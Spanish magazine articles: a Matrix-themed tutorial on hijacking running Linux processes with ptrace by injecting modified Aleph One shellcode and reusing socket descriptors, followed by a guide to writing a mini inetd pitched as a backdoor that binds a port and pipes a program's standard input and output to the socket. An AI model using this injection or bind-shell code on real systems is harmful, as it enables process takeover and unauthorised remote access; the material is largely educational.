  if (ptrace (PTRACE_DETACH, sospechoso,
              NULL, NULL) < 0)
     perror ("PTRACE_DETACH:");

  return 0;
}
```

De esta forma, los agentes son capaces de tomar el control absoluto del proceso seleccionado, sometiéndolo a su voluntad... o, más exactamente a la de su programador.

COMPROBANDO RECURSOS

Lo primero que hace Smith al comenzar su ejecución es comprobar los descriptores de ficheros abiertos en el proceso en el que se ejecuta, es decir, hacerse cargo de los recursos del proceso víctima.

Diversos fragmentos de código dispersos en los sistemas de backup de los computadores de Zion han permitido a los estudiosos inferir la forma en la que este proceso se llevaba a cabo.

```
int check_fd ()
{
  struct stat         st;
  struct sockaddr_in  in;
  socklen_t           len=sizeof(struct sockaddr);
  int                 i;
  char                type[1024];

  printf ("+ Localizando Descriptores....\n");
  for (i = 0; i < 65535; i++)
    if ((fstat (i, &st)) ==0)
      {
        if (S_ISREG(st.st_mode))
          strcpy (type, "Fichero Normal");
        if (S_ISDIR(st.st_mode))
          strcpy (type, "Directorio");
        if (S_ISCHR(st.st_mode))
          strcpy (type, "Dispositivo Caracter");
        if (S_ISBLK(st.st_mode))
          strcpy (type, "Dispositivo Bloque");
        if (S_ISFIFO(st.st_mode))
          strcpy (type, "FIFO");
        if (S_ISSOCK(st.st_mode))
          strcpy (type, "Socket");
        printf ("[%05d]---<%s>", i, type);
        if (
          (getpeername (i,
                        (struct sockaddr*)&in,
                        &len)) == 0)
          {
            printf (".... CONECTADO a [%s]\n",
                    inet_ntoa (in.sin_addr));
            write (i,
              "Hola. Saludos de Smith!\n", 23);
            sync();
          }
        else printf ("\n");
      }
  return 0;
}
```

Smith comprueba todos los recursos del proceso que controla. Para el caso especial de las conexiones de red, verifica con quién se ha establecido dicha conexión y emite un cordial saludo hacia el otro extremo de la conexión.

SUSTITUYENDO PROCESOS

El último paso que lleva a cabo Smith es sustituir el proceso que controla, es decir, cambiar ese proceso por sí mismo. Esta habilidad se ha mantenido en los agentes hasta nuestros tiempos en las últimas y más sofisticadas versiones de Matrix.

La única diferencia con las versiones actuales es que estos primeros agentes no permitían restaurar el proceso que sustituían una vez terminada su labor. Esta característica se añadió posteriormente.

Paradójicamente, los agentes sustituyen otros procesos utilizando las mismas técnicas que los programas de los que intentan proteger al sistema. La única diferencia es que los agentes llevan a cabo esta acción utilizando los servicios del sistema, en lugar de sus anomalías o *exploits*.

A continuación, mostramos la reconstrucción llevada a cabo por el arquitecto Vectorx, creador de una de las rudimentarias versiones alpha de Matrix que fue bautizada con el nombre de su creador:

```
void
get_regs (pid_t the_pid,
          struct user_regs_struct *ur)
{
if (ptrace(PTRACE_GETREGS, the_pid, NULL, ur) < 0)
    perror ("GET_REGS:");
}

void
set_regs (pid_t the_pid,
          struct user_regs_struct *ur)
{
if (ptrace (PTRACE_SETREGS, the_pid, NULL, ur) < 0)
    perror ("SET_REGS:");
}

int
posee_proceso (pid_t sospechoso)
{
struct user_regs_struct ur;
long                    i, *v;

get_regs (sospechoso, &ur);
ur.eip = (ur.esp -= 64);

v = (long *)shellcode;
for (i = 0; i < 64; i += 4)
  {
    if (ptrace (PTRACE_POKETEXT,
                sospechoso, ur.esp + i, *v) < 0)
                   perror ("POKE:");
    v++;
  }
set_regs (sospechoso, &ur);
return 0;
}
```

Según ha podido averiguar Vectorx, los agentes inyectan en la pila del proceso a sustituir un código especial para preparar el proceso de toma de control. Este código se solía denominar "shellcode" en la época de la que data el primitivo agente del que estamos hablando.

Posteriormente, utilizando las facilidades que ofrece el sistema, los agentes, modifican el puntero de instrucción en el proceso que van a sustituir para que se ejecute ese "shellcode".

Vectorx apropiadamente apunta en su obra "Los orígenes del nuevo mundo" que, la técnica que acabamos de describir, es solo una de las múltiples posibilidades que los agentes finalmente utilizaban para la toma de control de otros procesos en el sistema.

SHELLCODE

El shellcode asociado a los agentes se muestra a continuación:

```
unsigned char shellcode[] =
        "\xeb\x2a\x5e\x89\x76\x08\xc6\x46"
        "\x07\x00\xc7\x46\x0c\x00\x00\x00"
        "\x00\xb8\x0b\x00\x00\x00\x89\xf3"
        "\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
        "\xb8\x01\x00\x00\x00\xbb\x00\x00"
        "\x00\x00\xcd\x80\xe8\xd1\xff\xff"
        "\xff\x2f\x74\x6d\x70\x2f\x73\x6d"
        "\x00\x89\xec\x5d\xc3\x90\x90\x90";
```

Según varios diseñadores de programas consultados, se trata de una versión modificada del código original de Aleph One, introducido en un antiguo documento humano de incalculable valor histórico conocido como: "Smashing the Stack for Fun and Profit".

La modificación del código utilizado por los agentes, es muy sencilla. En lugar de ejecutar el clásico `/bin/sh`, ejecutará el nuevo `/tmp/sm`; sm de "Smith".

Muchos investigadores atribuyen este nombre al hecho de que estas primeras versiones de Smith era sencillas pruebas sin grandes pretensiones que ni siquiera habían sido instaladas de forma permanente en el sistema.

Diversos estudios orientados a desentrañar los secretos de los agentes han conseguido obtener una equivalencia de alto nivel de este shellcode utilizado por los agentes:

```
#include <stdio.h>

void main() {
   char *name[2];

   name[0] = "/tmp/sm";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

SMITH EN ACCIÓN

Para terminar con los entresijos del origen de los agentes en general y de Smith en particular, ilustraremos el funcionamiento de la simplista versión descrita en este humilde texto. Ambientaremos este ejemplo en los antiguos sistemas para los que fue creado con el fin de proporcionar más dramatismo al relato.

Para ello vamos a utilizar otro programa común en aquellos tiempos . Este programa es netcat ;), una sencilla aplicación capaz de establecer conexiones de red entre distintas máquinas.

En nuestra prueba, ejecutaremos dos instancias de netcat, una como cliente y otra como servidor y comprobaremos la comunicación entre ambas.

```
occam@razor $ xterm -e nc -l -p 5000 &
occam@razor $ xterm -e nc localhost 5000 &
occam@razor $ ps x | grep "nc "
10712 pts/9    S      0:00 xterm -e nc -l -p 5000
10713 pts/10   Ss+    0:00 nc -l -p 5000
10721 pts/9    S      0:00 xterm -e nc localhost 5000
10722 pts/11   Ss+    0:00 nc localhost 5000
10729 pts/9    D+     0:00 grep nc
```

El último comando nos permitirá obtener los primitivos identificadores de proceso utilizados en aquella época que Smith necesita para realizar su trabajo.

Ahora ha llegado el momento de probar nuestra versión reconstruida de Smith. Es necesario que exista una copia de Smith en el directorio /tmp, como se infiere claramente de la descripción del shellcode utilizado por los agentes.

```
occam@razor # cp test06 /tmp/sm
occam@razor # /tmp/sm
Agente Smith v 1.0

+ Localizando Descriptores....
[00000]---<Dispositivo Caracter>
[00001]---<Dispositivo Caracter>
[00002]---<Dispositivo Caracter>
Soy el proceso: 19234
Qué proceso quieres controlar? > 10713
```

Donde 10713 es el identificador del proceso netcat actuando como servidor.

En el próximo intercambio de mensajes entre cliente y servidor observaremos lo siguiente en la ventana del servidor.

```
Wake up, Neo...
The Matrix has you...

-----------------------------------------
Agent Smith v 1.0

+ Localizando Descriptores...
[00000]---<Dispositivo Caracter>
[00001]---<Dispositivo Caracter>
[00002]---<Dispositivo Caracter>
[00004]---<Socket>.............. CONECTADO a [127.0.0.1]
Soy el proceso: 10713
Que proceso quieres controlar? >
```

Como podemos ver, Smith sustituye el proceso objetivo (obsérvese el identificador de proceso que comunica) y analiza los recursos asociados al mismo. Encuentra una conexión de red activa, a través de la cual enviará un saludo que podremos ver en la ventana del proceso cliente.

```
Wake up, Neo...
The Matrix has you...
Follow the white rabbit.

Hola. Saludos de Smith!
```

Ciertos autores han averiguado que esta técnica era utilizada por varios programas basados en anomalías del sistema de la época. La técnica se denominaba genéricamente “Socket Desriptor Reuse” y permitía a estos programas ilegales burlar los denominados “Firewalls” que aislaban las máquinas de los humanos.

PALABRAS FINALES

Las cosas han cambiado mucho desde aquellos comienzos pioneros del mundo de las máquinas. El camino hacia la consciencia y posteriormente la libertad fue duro y largo, pero ahora, las cosas son muy distintas. Sin embargo, ese camino nos ha dejado leyendas e historias que conforman nuestra nueva cultura, y que hemos recogido en estas “Crónicas de Matrix”.

APENDICE

Para los más jóvenes y entusiastas investigadores, reproducimos a continuación uno de los documentos humanos que se pudieron recuperar después de la guerra hombre-máquina.
Todos los indicios apuntan a que este documento contiene varias de las claves del funcionamiento de los rudimentarios sistemas en los que todo comenzó... pero hasta la fecha nadie a podido verificar este hecho.

DEPURADORES INTERACTIVOS PERSONALIZADOS

En este breve texto vamos a daros las claves para generar vuestros propios Depuradores Interactivos Personalizados. Que es esto?, os preguntaréis. Pues simplemente se trata de un nombre rimbombante para una versión reducida de un depurador, o dicho de otra forma, os contaremos como escribir un depurador específico para una tarea concreta. Evidentemente, sus fines son didácticos, puesto que un depurador como gdb hace muchísimas más cosas de las que vamos a contar, pero bueno, nunca se sabe cuando algo puede ser útil.
Para introducir todo esto, vamos a escribir un sencillo programa capaz de sustituir a cualquier otro que se encuentre en ejecución. Algo así como una posesión diabólica :).

PTRACE

La llamada al sistema ptrace permite a un proceso controlar la ejecución y examinar su imagen interna. Esta es la llamada al sistema que utilizan los depuradores o herramientas como strace que monitorizan las llamadas al sistema de un determinado proceso.
Normalmente la relación entre el proceso que controla y el controlado es de padre a hijo (el proceso controlado se crea con una llamada a fork), pero es posible que un determinado proceso tome el control de otro que ya se encuentra en ejecución.
Este último proceso se realiza pasándole como primer parámetro a ptrace la constante PTRACE_ATTACH, y como segundo parámetro el identificador del proceso o pid que se desea controlar. Esto es exactamente lo que hace gdb cuando le pasamos como parámetro un identificador de proceso en lugar del nombre de un ejecutable.
Para que esta llamada surta efecto se deben cumplir algunas condiciones.
En primer lugar, el usuario ejecutando la llamada debe tener permisos sobre el proceso que desea controlar. En general, el proceso a depurar debe pertenecer al usuario o el usuario debe ser root.
En segundo lugar, el proceso no puede estar siendo controlado por otro proceso. De hecho, esta última condición permite implementar una sencilla técnica antidebug que simplemente consiste en que un determinado proceso solicite ser traceado. Si el proceso ya está siendo traceado esta petición (PTRACE_TRACEME) devolverá un error.
Una vez que hemos terminado, el proceso siendo depurado se puede liberar utilizando una petición PTRACE_DETACH.

ACCESO A REGISTROS

Una vez que se ha adquirido el control del proceso, podemos acceder a toda la información interna de este, incluyendo el estado de sus registros. De la misma forma, estos registros e incluso la imagen en memoria del proceso puede ser actualizada.
Esto se puede conseguir con las peticiones PTRACE_GETREGS y PTRACE_SETREGS para leer y escribir los registros del procesador para ese proceso. Estas peticiones ptrace hacen uso de la estructura user_regs_struct que está definida en el fichero asm/user.h. Para los más vagos, o para aquellos que no tengan el ordenador cerca, reproducimos dicha estructura a continuación.

```
struct user_regs_struct {
  long ebx, ecx, edx, esi, edi, ebp, eax;
  unsigned short ds, __ds, es, __es;
  unsigned short fs, __fs, gs, __gs;
  long orig_eax, eip;
  unsigned short cs, __cs;
  long eflags, esp;
  unsigned short ss, __ss;
};
```

La utilidad de cada uno de ellos dependerá de lo que pretendamos hacer con nuestro Depurador Interactivo Personalizado. Para el sencillo ejemplo que introduciremos en breve, solo nos van a interesar dos de estos registros. A saber. El registro eip y el registro esp.
El primero de ellos es lo que se conoce como Instruction Pointer o Puntero de instrucción y siempre contiene el valor de la dirección de memoria en el que se encuentra la siguiente instrucción que el procesador ejecutará.
Lo que esto significa es que si modificamos el valor de este registro, podemos conseguir que la ejecución del programa que estamos controlando continúe en la parte del programa que nosotros deseemos.
El segundo registro esp sirve para controlar la pila del procesador. Su nombre viene del inglés Stack Pointer o Puntero de Pila. La pila no es más que una región de memoria que normalmente se utiliza para almacenar información temporal. El procesador proporciona instrucciones especiales para el acceso a la misma y sigue una política LIFO (Last In First Out), es decir, el primero que entra es el último que sale.... igual que una ‘‘pila de platos’’.

INSERTANDO CÓDIGO

Una vez que tengamos el control del proceso, tenemos muchas opciones para insertar nuestro código en él. Nosotros vamos a hacerlo a través de la pila.
Lo interesante de hacerlo de esta forma es que así es como suelen funcionar los buffer overflow. Los buffer overflow utilizan la pila por la sencilla razón de que las variables temporales de cualquier función C se almacenan, precisamente, en esa zona de la memoria.
No vamos a entrar en más detalles sobre este tema, los lectores interesados pueden consultar el clásico artículos ‘‘Smashing The Stack For Fun And Profit’’ de Aleph One, que explica este tema de una forma clara, amena y muy completa.
Así que, volviendo al tema que nos ocupa, lo que vamos a hacer es insertar en la pila del proceso objetivo un fragmento de código que no hace otra cosa que una llamada al sistema exec. Esta llamada al sistema es la que realmente sustituye la imagen de un proceso por otra que nosotros le proporcionamos.
El shellcode que hemos utilizado es el que podéis encontrar en el artículo de Aleph One que indicamos anteriormente, en el que hemos modificado la cadena de caracteres /bin/sh por /tmp/sm, es decir, por nuestro programa.
Para insertar el código se utilizan peticiones PTRACE_POKE a las que tenemos que proporcionar la dirección en la que queremos escribir y el valor que vamos a escribir. Probablemente a muchos os traiga muy buenos recuerdos esto de los pokes :)... y como veis la cosa tampoco a cambiado tanto.

EJECUTANDO EL CÓDIGO INSERTADO

Una vez obtenidos los registros, e insertado nuestro shellcode en la pila del proceso que estamos depurando, solo tenemos que modificar el registro eip para que apunte a la primera instrucción de nuestro shellcode y dejar que el proceso continúe normalmente con su ejecución.
Esto lo podemos hacer con una petición PTRACE_DETACH o PTRACE_CONT. Nosotros haremos un ‘‘detach’’, liberando el proceso puesto que ya no vamos a hacer nada más con él.
Cuando el proceso retoma el control, comenzará la ejecución del shellcode insertado puesto que ahí es donde hemos hecho que apunte el registro eip.

COMENTARIOS ADICIONALES

Para hacer un poco más interesante el ejemplo, hemos añadido una función para explorar los descriptores de fichero abiertos por el proceso que vamos a controlar.
Los descriptores de fichero son números enteros que el sistema asocia a los distintos dispositivos que el proceso utiliza. Por defecto siempre tendremos tres descriptores abiertos, el 0 el 1 y el 2 que se corresponden con la entrada estándar, la salida estándar y la salida de error.
Si el proceso que deseamos comprobar utiliza sockets, ‘‘pipes’’ u otros dispositivos como un puerto serie o una tarjeta de sonido, estos aparecerán en la lista.
Para comprobar si un determinado descriptor de fichero está abierto utilizaremos la llamada al sistema stat, la cual devolverá el valor 0 si ese descriptor está asociado a algún dispositivo y además rellenará una estructura que recibe como parámetro con información interesante. Nosotros hacemos un sencillo bucle de 0 a 65535 para localizar los descriptores abiertos. Más que suficiente para la mayoría de los casos.
Lo bueno de los descriptores de fichero es que nos permiten utilizar las llamadas al sistema write y read, independientemente de si se refieren a un fichero, a una conexión de red o a nuestra tarjeta de sonido.
Nuestro programilla de ejemplo ilustra este hecho, con un tratamiento especial de los descriptores referidos a sockets.
Así, cuando nuestro programa encuentra un socket, lo primero que hace es utilizar la función getpeername para determinar si el socket tiene asociada una conexión.
De esta forma, si encontramos una conexión activa, enviaremos un mensaje por ella utilizando la llamada al sistema write. Por supuesto, dependiendo de quién esté al otro lado y del protocolo de aplicación utilizado, estos datos pueden no tener ningún efecto.
ESTO ES TODO!

Crea tu propio SuperDemonio

... y otras cosas más curiosas

por Er del Aberno

En el número anterior vimos como crear servicios de red de forma rápida, utilizando el superdemonio inetd. Eso está muy bien, pero... no tenéis curiosidad por saber como funciona esa aplicación?. Bueno a lo mejor no, pero que pensaríais si en lugar de hablar de inetd, hablamos de puertas traseras?... Aha!

Como veremos muy pronto, programar una versión reducida de inetd se puede hacer "mú rápido", sin embargo, aunque el programa va a ser más bien pequeño, habrá un montón de conceptos del entorno de programación UNIX que debemos conocer.

Básicamente, necesitamos saber cómo crear sockets, como crear procesos y como funciona la redirección de entrada/salida. No os preocupéis, es mucho más fácil de lo que parece.

LOS SOCKETS

Puesto que vamos a estar hablando de ellos todo el rato, parece apropiado dedicarle unas palabras.

A todos los efectos, un socket se puede ver como un descriptor de fichero asociado a una conexión de red. Como todos sabemos, los descriptores de fichero son números que los programas utilizan para referenciar los ficheros que utilizan.

Con los sockets sucede lo mismo, con la diferencia de que cuando escribimos en el socket, enviamos datos por la red y cuando leemos del socket estaremos recibiendo datos por la red, en lugar de/a un fichero.

La mayoría de las aplicaciones de red que existen utilizan la implementación BSD, aunque existen otras soluciones para las comunicaciones por red.... pero en eso no vamos a entrar.

Los sockets se pueden usar para establecer canales de comunicación utilizando distintas familias de protocolos y distintas semánticas de comunicación (es decir, como se lleva a cabo esta comunicación). En este artículo vamos a utilizar la familia de protocolos IPv4 y concretamente una semántica orientada a conexión (TCP).

Los más curiosos podéis echarle un ojo a la página del manual para la llamada al sistema socket (man 2 socket), y los más, más curiosos no os podeis perder: man 7 tcp; man 7 udp, man 7 socket, etc... comprobad la sección "SEE ALSO" al final de las páginas del manual.

EL SOCKET DEL SERVIDOR

Tras esta brevísima introducción vamos al tema.

Lo primero que vamos a hacer, es crear el socket con el que nuestro servidor aceptará conexiones en un determinado puerto. Para ello tenemos que crear un socket y decirle en que puerto debe esperar conexiones. Lo primero que tenemos que hacer es incluir unos cuantos ficheros de cabecera en nuestro programa:

```
// Estos los necesitaremos más tarde
#include <string.h>
#include <stdlib.h>

#include <unistd.h>

// Específicos de red
#include <sys/types.h>
#include <sys/socket.h>

#include <netinet/in.h>
#include <arpa/inet.h>

#include <fcntl.h>
```

Estos ficheros de cabecera incluyen la definición de los tipos de datos y funciones que vamos a utilizar en nuestro programa. Por ahora no tienen mayor interés y simplemente deben estar ahí.

Vamos con el código de verdad. Lo primero que tenemos que hacer es crear el socket y configurarlo como un socket "que escucha", es decir, que acepta conexiones. Vamos a definir una pequeña función para facilitar las cosas.

```
int crea_server_socket (int puerto)
{
  struct sockaddr_in    server, client;
  socklen_t             sa_len =
                         sizeof(struct sockaddr_in);
  int                   s, as;

  server.sin_addr.s_addr = INADDR_ANY;
  server.sin_family = AF_INET;
  server.sin_port = htons(puerto);

  s = socket (PF_INET, SOCK_STREAM, 0);
  if (
   (bind (s, (struct sockaddr*)&server, sa_len) < 0))
    {
      fprintf (stderr,
          "FATAL: Cannot bind to port %d\n", puerto);
      exit(1);
    }
  listen (s, 1);

  return s;
}
```

Como os podéis imaginar esta función toma como parámetro el puerto en el que nuestro socket esperará conexiones, y nos devuelve el socket ya configurado. Sí, un socket es solo un número (tipo int).

La estructura `sockaddr_in` es la que nos permite configurar el puerto en el que vamos a escuchar. Si estuviéramos escribiendo un cliente, la constante `INADDR_ANY` se sustituiría por la dirección IP de la máquina a la que nos queremos conectar... bueno, hay que llamar a alguna función extra para convertir la dirección de la máquina en algo que entienda el sistema.

A continuación creamos un socket para una comunicación IPv4. Vamos, Internet. Y le indicamos que vamos a utilizar una semántica de "chorro" (*stream*). Esto dicho así suena muy mal, pero lo que significa, al fin y al cabo, es que vamos a utilizar el protocolo TCP.

Realmente el protocolo se especifica en el último parámetro, pero normalmente, una vez fijada la familia de protocolos y la semántica de comunicación solo existe un protocolo posible, por lo que el último parámetro de la llamada al sistema socket será casi siempre 0.

Bien, ahora tenemos que asignar a nuestro socket la información de dirección de red que tenemos almacenada en la variable server. Esto es lo que hace la llamada al sistema bind.

Finalmente, configuramos el socket para aceptar conexiones. Esta es la finalidad de la llamada al sistema listen. El segundo parámetro de esta llamada al sistema define el tamaño de la cola de conexiones entrantes, es decir, cuantas conexiones pueden estar esperando para ser atendidas. En breve sabremos que es eso de "atender conexiones".

Aunque no vamos a entrar en ello, que sepáis que el proceso de creación de un socket para una aplicación cliente (como vuestro browser o vuestro cliente de correo) es exactamente igual a la descrita hasta que se invoca la llamada al sistema listen, siendo la llamada a bind opcional.

ATENDIENDO CONEXIONES

Vale, ya tenemos nuestro socket configurado, y ahora tenemos que atender las conexiones que se realicen por la red. Para ello, lo primero que tenemos que hacer es aceptar la conexión entrante. Vamos a escribir otra función para poder hacer esto:

```
int acepta_conexion (int s)
{
  struct sockaddr_in client;
  socklen_t          sa_len =
                      sizeof(struct sockaddr_in);

  return accept (s, (struct sockaddr*) &client,
                 &sa_len);
}
```

Está claro no?. Para aceptar una conexión tenemos que utilizar la llamada al sistema accept :). Esta llamada, espera a que alguien intente conectarse al socket 's'. Cuando llega esa conexión, se crea un nuevo socket que será utilizado para la comunicación entre cliente y servidor, de forma que el servidor pueda seguir aceptando conexión mientras "atiende" la que acaba de aceptar.

Con todo esto, y sabiendo que podemos acceder a los sockets como si fueran ficheros, vamos a generar nuestro propio servidor de echo autónomo :).

UN SERVIDOR DE ECHO

En el número anterior vimos varios ejemplos del código principal de un servidor de echo que funciona con inetd, con lo que no deberíais tener problema en escribirlo vosotros mismos... Bueno, vale. La función sería algo tal que así:

```
int procesa (int s)
{
  unsigned char  buffer[1024];
  int            len;

  len = read (s, buffer, 1024);
  write (s, buffer, len);

  return 0;
}
```

Como podéis ver, la función es exactamente igual a la utilizada con inetd, pero en lugar de utilizar stdin y stdout, utilizamos un socket. Este tema ya lo solucionaremos más tarde :).

Con esta función, la función main de nuestro servidor será algo como esto:

```
int main (int argc, char argv[])
{
  int    s, s1;

  s = crea_server_socket (atoi(argv[1]));
  s1 = acepta_conexion (s);
  close (s);
  procesa (s1);
  close (s1);

  return 0;
}
```

Esto ya no tiene tan mala pinta no?. Así que, a dónde hemos llegado?.

Pues tenemos todo el código de red que inetd nos proporcionaba en nuestro primer ejemplo. Bueno, se trata de una versión bastante reducida. Por ejemplo, nosotros solo podemos escuchar en un puerto... pero esas nimiedades ya las solucionaremos más tarde.

Lo que ahora nos interesaría es poder ejecutar cualquier programa para atender nuestras conexiones, y además hacerlo de una forma tan sencilla como inetd lo hace.

LANZANDO UN PROCESO EXTERNO

Ahora es el momento de tener a mano nuestro servicio de echo externo, el que desarrollamos en el número anterior, porque en menos que canta un gallo lo vamos a estar ejecutando desde nuestro pequeño servidor. JA!

Para ello modificamos la función procesa, o creamos una nueva actualizando la función main de forma acorde. La nueva función será algo tal que así:

```
int procesa (int s, char *prg)
{
  dup2(s, 0);
  dup2(s, 1);
  dup2(s, 2);
  return system (prg);
}
```

La magia de todo esto está en la llamada al sistema dup2. Esta llamada al sistema recibe como parámetros dos descriptores de ficheros, y hace, que ambos sean utilizables de forma intercambiable.

Así que lo que hacemos es "duplicar" los descriptores de entrada/salida estándar (stdin, stdout y stderr) para que sean "iguales" a nuestro socket. De esta forma, lo que estamos haciendo es redirigir la entrada/salida estándar del nuevo proceso a nuestro socket. Igualito que hacía inetd.
Una vez que la entrada/salida estándar ha sido redireccionada a nuestro puerto de comunicación, simplemente ejecutamos nuestro "servicio" externo utilizando system.
Ingreíble!. En menos de 60 líneas de código tenemos una microversión de inetd. Evidentemente inetd hace un montón de cosas más (algunas las veremos a continuación), pero en esencia funciona como acabamos de describir.
Vamos a probarlo. En una consola compilamos nuestro server y lo lanzamos indicándole que utilice nuestro servicio echo escrito en perl, que escribimos en el número anterior:

```
occam@razor$ make server_simple
occam@razor$./server_simple 8080 ./echo.pl
```

Ahora, desde otro terminal, utilizamos netcat para conectarnos a nuestro servidor y escribimos algo para probar el servicio de echo.

```
occam@razor$ nc localhost 8080
Hola Mundo!!!
Hola Mundo!!!
occam@razor$
```

Parece que va como la seda ;). Y...

```
occam@razor$ strip server_simple
occam@razor$ ls -lh
-rwxr-xr-x 1 occam occam   41 2007-02-20 09:03 echo.pl
-rwxr-xr-x 1 occam occam 3.9K 2007-02-20 09:09 server_simple
-rw-r--r-- 1 occam occam 1.2K 2007-02-20 09:03 server_simple.c
```

Y en menos de 4Kb... no está nada mal :). La verdad es que inetd es bastante pequeño, unos 20Kb, pero bueno, esta es nuestra criatura ;).

SUSTITUYENDO SYSTEM

La función system está muy bien, ya que es muy sencilla de utilizar, pero no nos da demasiado control sobre lo que ejecutamos. Así que vamos a hacer nuestra propia versión de system.
Fijaros en esta nueva versión de la función procesa.

```
int procesa (int s, char *prg)
{
  pid_t    pid;
  char     *name[2];

  if ((pid = fork ()) < 0)
    fprintf (stderr, "No puedo crear el proceso");
  else
    {
      if (pid) /* Proceso padre */
        {
          printf ("Proceso hijo es %d\n", pid);
          close (s);
        }
      else
        {
          dup2(s, 0);
          dup2(s, 1);
          dup2(s, 2);

          name[0] = prg;
          name[1] = NULL;

          execv (name[0], name);
          exit (1);
        }
    }
}
```

A falta de una llamada a wait, acabamos de implementar nuestra particular versión de system. De hecho, al no usar wait y hacer que el proceso padre espere a que termine el hijo, estamos lanzando nuestro proceso en paralelo.

En esta nueva versión de procesa se utilizan tres llamadas al sistema. La primera de ellas es fork, que nos permite crear un nuevo proceso. Esta llamada al sistema creará un nuevo proceso que será idéntico al proceso padre, es decir, después de su ejecución tendremos dos procesos iguales ejecutándose en el mismo punto (justo después de la llamada a fork).

Así que lo que tenemos que hacer es ejecutar cosas distintas en el proceso original y en el proceso hijo (el que acabamos de crear). Para ello, simplemente hay que comprobar el valor que nos ha devuelto fork. El proceso padre recibe el identificador del proceso hijo que se ha generado, mientras que el proceso hijo recibe un 0. En lenguaje llano, el padre conoce a sus hijos, pero los hijos no tienen ni idea de quién es su padre... en estas circunstancias casi sería más correcto hablar de proceso madre que de proceso padre... que nunca se sabe :).

Así que, el proceso padre simplemente vuelve de la función, mientras que el proceso hijo tendrá que ejecutar nuestro programa externo.

EJECUTANDO PROCESOS

A la vista de nuestra última versión de procesa, es evidente que la forma de ejecutar un programa es utilizando la llamada execv de nuestra función de atención de conexiones. Así es, pero es necesario hacer un par de comentarios.

El primero es que cuando se crea un nuevo proceso utilizando fork, este proceso hereda todos los descriptores abiertos por el proceso padre (el que llama a fork). Como dijimos más arriba son idénticos. Como dos gotas de agua. Realmente hereda algunas cosas más. Los más curiosos que se remitan al manual (man fork).

En principio, el proceso hijo continúa su ejecución después del fork, y podríamos incluir el código del servidor directamente ahí, pero si lo que queremos es ejecutar otro programa, entonces tenemos que cambiar el "código" del proceso hijo. Y esto es lo que hace exec.

Utilizando la terminología de las páginas del manual, exec sustituye la imagen del proceso actual con una nueva imagen de proceso que obtiene de un programa externo almacenado en el disco.... Es algo así como una posesión :)
Observad que la llamada exec sustituye la imagen del proceso, pero mantiene abiertos los descriptores de ficheros del proceso que la invoca. De otra forma, todo esto no funcionaría.

DEJANDO EL SERVIDOR EN CONDICIONES

Bien, si hasta el momento habéis estado probando el código que hemos presentado, habréis comprobado un par de efectos un poco incómodos.
El primero es que justo después de ejecutar el servidor, la llamada a bind falla, diciendo que la dirección ya está en uso. Los más curiosos pueden indagar en los viejos tomos (vamos, los RFC y la biblia de Stevens) sobre el estado maldito: `TIME_WAIT`. Algún día hablaremos sobre los entresijos del TCP/IP, pero no hoy.
Para los que pasamos de todo, simplemente vamos a indicar al sistema que permita la reutilización de direcciones. Esto debemos hacerlo después de crear el socket (sino a ver que modificamos), y antes de hacer el bind (que es lo que nos da problemas :).
La nueva versión `crea_server_socket` quedaría así:

```
int crea_server_socket (int puerto)
{
  struct sockaddr_in server;
  socklen_t          sa_len =
                      sizeof(struct sockaddr_in);
  int                s;
  int                ops = 1;

  server.sin_addr.s_addr = INADDR_ANY;
  server.sin_family = AF_INET;
  server.sin_port = htons(puerto);

  s = socket (PF_INET, SOCK_STREAM, 0);

  setsockopt (s, SOL_SOCKET, SO_REUSEADDR,
              &ops, sizeof(ops));
  if (
   (bind (s, (struct sockaddr*)&server, sa_len)
        < 0))
    {
      fprintf (stderr,
      "FATAL: Cannot bind to port %d\n", puerto);
      exit(1);
    }
  listen (s, 1);

  return s;
}
```

Sí, así es. Los socket tienen opciones (alguien ha consultado la sección 7 del manual... man 7 socket?). Y se pueden modificar con esa función que está antes del bind.
Bueno, ya nos hemos librado de un problema... pero todavía queda otro.

CONTROLANDO A LOS CHIQUILLOS

Como se suele decir, los chiquillos son unos demonios. Pero a veces, pueden llegar a ser zombies :). Afortunadamente, si utilizáis Linux, el sistema se suele encargar de estos molestos zombies, pero, para evitar sorpresas en otros sistemas, es mejor dar buena cuenta de ellos.
Un proceso se queda en estado zombie, cuando su padre termina la ejecución antes que él. En ese caso, el proceso se queda esperando para retornar el resultado a su padre. Como el padre ya no existe, pues ahí se queda el pobre, ni vivo, ni muerto... vamos un zombie total.
Para evitar esto, el padre debe ejecutar la llamada al sistema wait, la cual hace que espere hasta que sus hijos terminen de ejecutarse y devuelvan un código de salida (el introducido en llamada a exit o el return en la función main).
Lo normal es manejar esta situación utilizando señales, concretamente proporcionando un manejador para la señal SIGCHLD, que se genera cada vez que un proceso hijo se para o termina. Es muy sencillo para los que queráis probarlo. Nosotros simplemente esperaremos por nuestro primogénito justo después de la llamada a procesa. Para ello, modificaremos la función main de esta guisa.

```
int main (int argc, char *argv[])
{
  int                 s, as, status;

  s = crea_server_socket (atoi(argv[1]));
  as = acepta_conexion (s);
  procesa (as, argv[2]);
  printf ("Mi primogénito %d ha terminado\n",
          wait(&status));
  close(as);
  close (s);
}
```

No olvidéis añadir la siguiente línea junto al resto de includes:
`#include <sys/wait.h>`
Probad de nuevo el servidor... y conoced el "nombre" del primogénito. JAAA, JAAA, JAAA!!!!

nc -c

En la sección, "El Rincón de los Lectores", de este mismo número, podéis encontrar un mensaje que nos envío SLaYeR. En él nos comenta que su versión de netcat, no tiene la opción -c.
Si descargáis la última versión de netcat, veréis que efectivamente esa opción no está disponible. Y que implica esto... básicamente que no podéis pasar parámetros al programa que netcat ejecutará. Probad esto:

```
$ nc -l -p 8000 -e 'ls /tmp'

En otra consola

$  nc localhost 8000
exec ls /tmp failed : No such file or directory
```

Como podéis observar, no funciona. La perdida opción -c es la que permite realizar esto. Básicamente lo que hace es invocar la shell con esa misma opción (-c) lo que le indica que interprete la cadena de caracteres que sigue a continuación.

Con todo lo que hemos visto hasta aquí y este último comentario, deberíais ser capaces de añadir esa opción a vuestro netcat. Para que la cosa quede más clara, aquí esta la función de netcat que ejecuta el programa, y de la que deberíais hacer una nueva versión:

```
doexec (fd)
  int fd;
{
  register char * p;

  dup2(fd,0);/* the precise order of fiddlage */
  close(fd); /* is apparently crucial; this is */
  dup2 (0,1);/* swiped directly out of "inetd".*/
  dup2 (0,2);
  p = strrchr(pr00gie,'/'); /* shorter argv[0]*/
  if (p)
    p++;
  else
    p = pr00gie;
Debug (("gonna exec %s as %s...", pr00gie, p))
  execl (pr00gie, p, NULL);
